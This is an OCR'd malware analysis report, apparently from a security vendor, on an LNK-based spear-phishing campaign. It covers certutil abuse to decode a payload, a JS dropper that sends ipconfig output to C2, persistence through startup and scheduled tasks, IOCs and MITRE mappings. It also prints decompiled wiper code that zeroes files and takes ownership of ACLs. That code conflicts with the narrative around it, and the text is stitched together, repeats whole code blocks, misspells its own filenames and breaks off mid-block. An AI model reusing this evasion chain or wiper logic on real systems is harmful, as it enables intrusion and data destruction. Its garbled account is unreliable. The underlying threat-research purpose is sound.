


LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
